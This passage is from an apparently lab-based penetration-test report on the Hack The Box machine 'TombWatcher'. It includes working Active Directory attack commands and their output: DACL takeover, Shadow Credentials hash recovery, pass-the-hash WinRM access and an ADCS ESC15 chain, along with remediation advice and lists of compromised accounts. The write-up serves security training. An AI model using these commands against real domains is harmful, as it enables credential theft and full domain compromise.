[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password1!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260607-132031.bak
[*] DACL modified successfully!
```

Shadow Credentials via FullControl recovered john's NT hash:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad shadow auto -u sam@tombwatcher.htb -p 'Password1!' -account john -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'john'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5e8aee77185f455991b8cdc3e092e546'
[*] Adding Key Credential with device ID '5e8aee77185f455991b8cdc3e092e546' to the Key Credentials for 'john'
[*] Successfully added Key Credential with device ID '5e8aee77185f455991b8cdc3e092e546' to the Key Credentials for 'john'
[*] Authenticating as 'john' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'john@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'john.ccache'
File 'john.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'john.ccache'
[*] Trying to retrieve NT hash for 'john'
[*] Restoring the old Key Credentials for 'john'
[*] Successfully restored the old Key Credentials for 'john'
[*] NT hash for 'john': ad9324754583e3e42b55aad4d3b8d2bf
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ evil-winrm -i 10.129.232.167 -u john -H 'ad9324754583e3e42b55aad4d3b8d2bf'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> whoami
tombwatcher\john
*Evil-WinRM* PS C:\Users\john\Documents> cd ..
*Evil-WinRM* PS C:\Users\john> cd Desktop
*Evil-WinRM* PS C:\Users\john\Desktop> dir


    Directory: C:\Users\john\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/7/2026   4:06 PM             34 user.txt


*Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
1e9ff56f0939c8bd5c29bc3b8a5b9617
```

## 3. Orphaned SID in WebServer Template Enrollment Rights Preserves Deleted Account's Certificate Enrollment Privileges - High

| | |
|---|---|
| CWE | CWE-284 - Improper Access Control |
| CVSS 3.1 | 8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N |
| Root Cause | The WebServer certificate template's enrollment rights include an ACE referencing `S-1-5-21-1392491010-1358638721-2126982587-1111`, an SID that does not resolve to any live Active Directory object. The account belonging to this SID — `cert_admin` — was deleted after the ACE was granted. Certificate template ACEs are not automatically removed when an account is deleted; they remain active in the template's security descriptor. Any attacker who can restore the deleted account and control it will inherit the active enrollment right, which in this case enabled ESC15 exploitation for domain compromise. |
| Impact | Enabled the ESC15 privilege escalation chain in Finding 3. Restoring `cert_admin` from the AD Recycle Bin and obtaining its NT hash via Shadow Credentials (through john's GenericAll) provided enrollment rights on the vulnerable WebServer template. |
| Affected Component | • WebServer ADCS template — enrollment rights ACE for orphaned SID S-1-5-21-...-1111<br>• AD Recycle Bin — cert_admin recoverable with original attributes intact |
| Remediation | Remove the orphaned SID from the WebServer template's enrollment rights immediately. Certificate template security descriptors should be audited regularly for unresolved SIDs — certipy's JSON output or the Certificate Template MMC snap-in can identify these. Implement a process that reviews certificate template enrollment rights as part of the account offboarding procedure, removing any ACEs tied to the decommissioned account before or immediately after deletion. If `cert_admin` is no longer needed, permanently delete it (bypassing the Recycle Bin) to remove the restore vector. |
| References | https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation |

### Finding Evidence

Certipy identified the unresolved SID in the WebServer template's enrollment rights:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad find -u john -hashes :ad9324754583e3e42b55aad4d3b8d2bf -target 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
[*] Saving text output to '20260607133149_Certipy.txt'
[*] Wrote text output to '20260607133149_Certipy.txt'
[*] Saving JSON output to '20260607133149_Certipy.json'
[*] Wrote JSON output to '20260607133149_Certipy.json'
```

```
"17": {
  "Template Name": "WebServer",
  "Display Name": "Web Server",
  "Certificate Authorities": [
    "tombwatcher-CA-1"
  ],
  "Enabled": true,
  "Client Authentication": false,
  "Enrollment Agent": false,
  "Any Purpose": false,
  "Enrollee Supplies Subject": true,
  "Certificate Name Flag": [
    1
  ],
  "Extended Key Usage": [
    "Server Authentication"
  ],
  "Requires Manager Approval": false,
  "Requires Key Archival": false,
  "Authorized Signatures Required": 0,
  "Schema Version": 1,
  "Validity Period": "2 years",
  "Renewal Period": "6 weeks",
  "Minimum RSA Key Length": 2048,
  "Template Created": "2024-11-16 00:57:49+00:00",
  "Template Last Modified": "2024-11-16 17:07:26+00:00",
  "Permissions": {
    "Enrollment Permissions": {
      "Enrollment Rights": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins",
        "S-1-5-21-1392491010-1358638721-2126982587-1111"
      ]
    },
    "Object Control Permissions": {
      "Owner": "TOMBWATCHER.HTB\\Enterprise Admins",
      "Full Control Principals": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins"
      ],
      "Write Owner Principals": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins"
      ],
      "Write Dacl Principals": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins"
      ],
      "Write Property Enroll": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins",
        "S-1-5-21-1392491010-1358638721-2126982587-1111"
      ]
    }
  }
```


A PowerShell query confirmed the SID belonged to `cert_admin` in the AD Recycle Bin:

```
*Evil-WinRM* PS C:\Users\john\Desktop> Get-ADObject -Filter 'objectsid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -Properties * -IncludeDeletedObjects


accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : tombwatcher.htb/Deleted Objects/cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
CN                              : cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
codePage                        : 0
countryCode                     : 0
Created                         : 11/16/2024 12:07:04 PM
createTimeStamp                 : 11/16/2024 12:07:04 PM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
dSCorePropagationData           : {11/16/2024 12:07:10 PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
givenName                       : cert_admin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 11/16/2024 12:07:27 PM
modifyTimeStamp                 : 11/16/2024 12:07:27 PM
msDS-LastKnownRDN               : cert_admin
Name                            : cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid                       : S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 133762504248946345
sAMAccountName                  : cert_admin
sDRightsEffective               : 7
sn                              : cert_admin
userAccountControl              : 66048
uSNChanged                      : 13197
uSNCreated                      : 13186
whenChanged                     : 11/16/2024 12:07:27 PM
whenCreated                     : 11/16/2024 12:07:04 PM
```

The same query is also possible from the attack box via bloodyAD:

```
distinguishedName: CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
accountExpires: 9999-12-31 23:59:59.999999+00:00
badPasswordTime: 1601-01-01 00:00:00+00:00
badPwdCount: 0
cn: cert_admin
DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
codePage: 0
countryCode: 0
dSCorePropagationData: 2024-11-16 17:07:10+00:00
givenName: cert_admin
instanceType: 4
isDeleted: True
lastKnownParent: OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff: 1601-01-01 00:00:00+00:00
lastLogon: 1601-01-01 00:00:00+00:00
logonCount: 0
msDS-LastKnownRDN: cert_admin
nTSecurityDescriptor: O:S-1-5-21-1392491010-1358638721-2126982587-512G:S-1-5-21-1392491010-1358638721-2126982587-512D:AI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;;S-1-5-21-1392491010-1358638721-2126982587-553)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;;S-1-5-21-1392491010-1358638721-2126982587-553)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;;S-1-5-21-1392491010-1358638721-2126982587-553)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;;S-1-5-21-1392491010-1358638721-2126982587-553)(OA;;0×30;bf967a7f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-1392491010-1358638721-2126982587-517)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;0×30;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;0×30;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-1-0)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a54-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a56-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;;S-1-5-11)(OA;;RP;e48d0154-bcf8-11d1-8702-00c04fb96050;;S-1-5-11)(OA;;RP;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;RP;e45795b3-9455-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;0×30;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0×30;e45795b2-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0×30;e45795b3-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(A;;0×f01ff;;;S-1-5-21-1392491010-1358638721-2126982587-512)(A;;0×f01ff;;;S-1-5-32-548)(A;;RC;;;S-1-5-11)(A;;0×20094;;;S-1-5-10)(A;;0×f01ff;;;S-1-5-18)(A;CIID;0×f01ff;;;S-1-5-21-1392491010-1358638721-2126982587-1106)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cfjbf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0×30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1392491010-1358638721-2126982587-526)(OA;CIID;0×30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1392491010-1358638721-2126982587-527)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-3-0)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;0×20094;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;0×20094;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0×20094;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;OICIID;0×30;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;S-1-5-10)(OA;CIID;0×130;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;S-1-5-10)(A;CIID;0×f01ff;;;S-1-5-21-1392491010-1358638721-2126982587-519)(A;CIID;LC;;;S-1-5-32-554)(A;CIID;0×f01bd;;;S-1-5-32-544)
name: cert_admin
DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectClass: top; person; organizationalPerson; user
objectGUID: 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid: S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID: 513
pwdLastSet: 2024-11-16 17:07:04.894636+00:00
sAMAccountName: cert_admin
sn: cert_admin
uSNChanged: 13197
uSNCreated: 13186
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD
whenChanged: 2024-11-16 17:07:27+00:00
whenCreated: 2024-11-16 17:07:04+00:00
```

After restoring `cert_admin`, BloodHound confirmed the enrollment relationship and john's GenericAll path:


CERT_ADMIN@TOMBWATCH...
Active Directory | User
Enroll
WEBSERVER@TOMBWATCHE...
Active Directory | CertTemplate

# A Appendix

## A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

| Rating | CVSS Score Range |
|---|---|
| Critical | 9.0 – 10.0 |
| High | 7.0 – 8.9 |
| Medium | 4.0 – 6.9 |
| Low | 0.1 – 3.9 |
| Info | 0.0 |

## A.2 Host & Service Discovery

| IP Address | Port | Service | Notes |
|---|---|---|---|
| 10.129.232.167 | 53 | DNS | Simple DNS Plus |
| 10.129.232.167 | 80 | HTTP | Microsoft IIS httpd 10.0 — default page |
| 10.129.232.167 | 88 | Kerberos | Microsoft Windows Kerberos |
| 10.129.232.167 | 135 | RPC | Microsoft Windows RPC |
| 10.129.232.167 | 139 | NetBIOS | Microsoft Windows netbios-ssn |
| 10.129.232.167 | 389 | LDAP | Microsoft Windows AD LDAP (Domain: tombwatcher.htb) |
| 10.129.232.167 | 445 | SMB | Microsoft SMB |
| 10.129.232.167 | 464 | kpasswd5 | Kerberos password change |
| 10.129.232.167 | 593 | RPC/HTTP | Microsoft Windows RPC over HTTP 1.0 |
| 10.129.232.167 | 636 | LDAPS | LDAP over SSL |
| 10.129.232.167 | 3268 | LDAP GC | Microsoft Windows AD LDAP — Global Catalog |
| 10.129.232.167 | 3269 | LDAPS GC | LDAP GC over SSL |
| 10.129.232.167 | 5985 | WinRM | Microsoft HTTPAPI httpd 2.0 |
| 10.129.232.167 | 9389 | mc-nmf | .NET Message Framing |

## A.3 Subdomain Discovery

| URL | Description | Discovery Method |
|---|---|---|
| tombwatcher.htb | Primary domain — DC01 | LDAP domain discovery |
| dc01.tombwatcher.htb | Domain controller | LDAP hostname enumeration |

## A.4 Exploited Hosts

| Host | Scope | Method | Notes |
|---|---|---|---|
| DC01.tombwatcher.htb (10.129.232.167) | Internal | henry → WriteSPN → Kerberoast → GMSA → ForceChangePassword → WriteOwner → Shadow Credentials | WinRM as john; user flag |
| DC01.tombwatcher.htb (10.129.232.167) | Internal | AD Recycle Bin restore cert_admin → Shadow Credentials → ESC15 → LDAP shell → Shadow Creds Admin | NT hash; full domain compromise |

## A.5 Compromised Users

| Username | Type | Method | Notes |
|---|---|---|---|
| henry | Domain user | Provided starting credentials | BloodHound collection; WriteSPN |
| alfred | Domain user | WriteSPN → Kerberoasting → hash crack (basketball) | AddSelf to Infrastructure group |
| ansible_dev$ | GMSA | GMSA password read via Infrastructure group membership | ForceChangePassword on sam |
| sam | Domain user | ForceChangePassword via ansible_dev$ | WriteOwner + DACL takeover of john |
| john | Domain user | Shadow Credentials via sam FullControl | WinRM; user flag; GenericAll over cert_admin |
| cert_admin | Domain user (restored) | AD Recycle Bin restore; Shadow Credentials via john GenericAll | cert_admin ESC15 enrollment rights |
| Administrator | Domain administrator | ESC15 forged certificate → LDAP shell → Shadow Credentials | NT hash; full domain compromise; root flag |

## A.6 Changes/Host Cleanup

| Host | Scope | Change / Cleanup Needed |
|---|---|---|
| tombwatcher.htb | AD | SPN assigned to alfred — remove if cleanup script has not run |
| tombwatcher.htb | AD | sam's password was force-reset to Password1! — reset to original or random |
| tombwatcher.htb | AD | john's DACL was modified — verify ownership and ACEs are restored |
| tombwatcher.htb | AD | cert_admin was restored from Recycle Bin — re-delete if not needed |
| tombwatcher.htb | AD | Shadow Credentials added to john, cert_admin, and Administrator — remove msDS-KeyCredentialLink entries |
| tombwatcher.htb | ADCS | Certificates issued for administrator via ESC15 — revoke from CA |

## A.7 Flags Discovered

| Flag # | Host | Flag Value | Flag Location | Method Used |
|---|---|---|---|---|
| 1 | DC01.tombwatcher.htb | 1e9ff56f0939c8bd5c29bc3b8a5b9617 | C:\Users\john\Desktop\user.txt | henry → ACL chain → Shadow Credentials → evil-winrm as john |
| 2 | DC01.tombwatcher.htb | fc776a8d1a4bd74d0c51c9307ed16b98 | C:\Users\Administrator\Desktop\root.txt | cert_admin → ESC15 → LDAP shell → Shadow Creds → evil-winrm as Administrator |

*End of Report*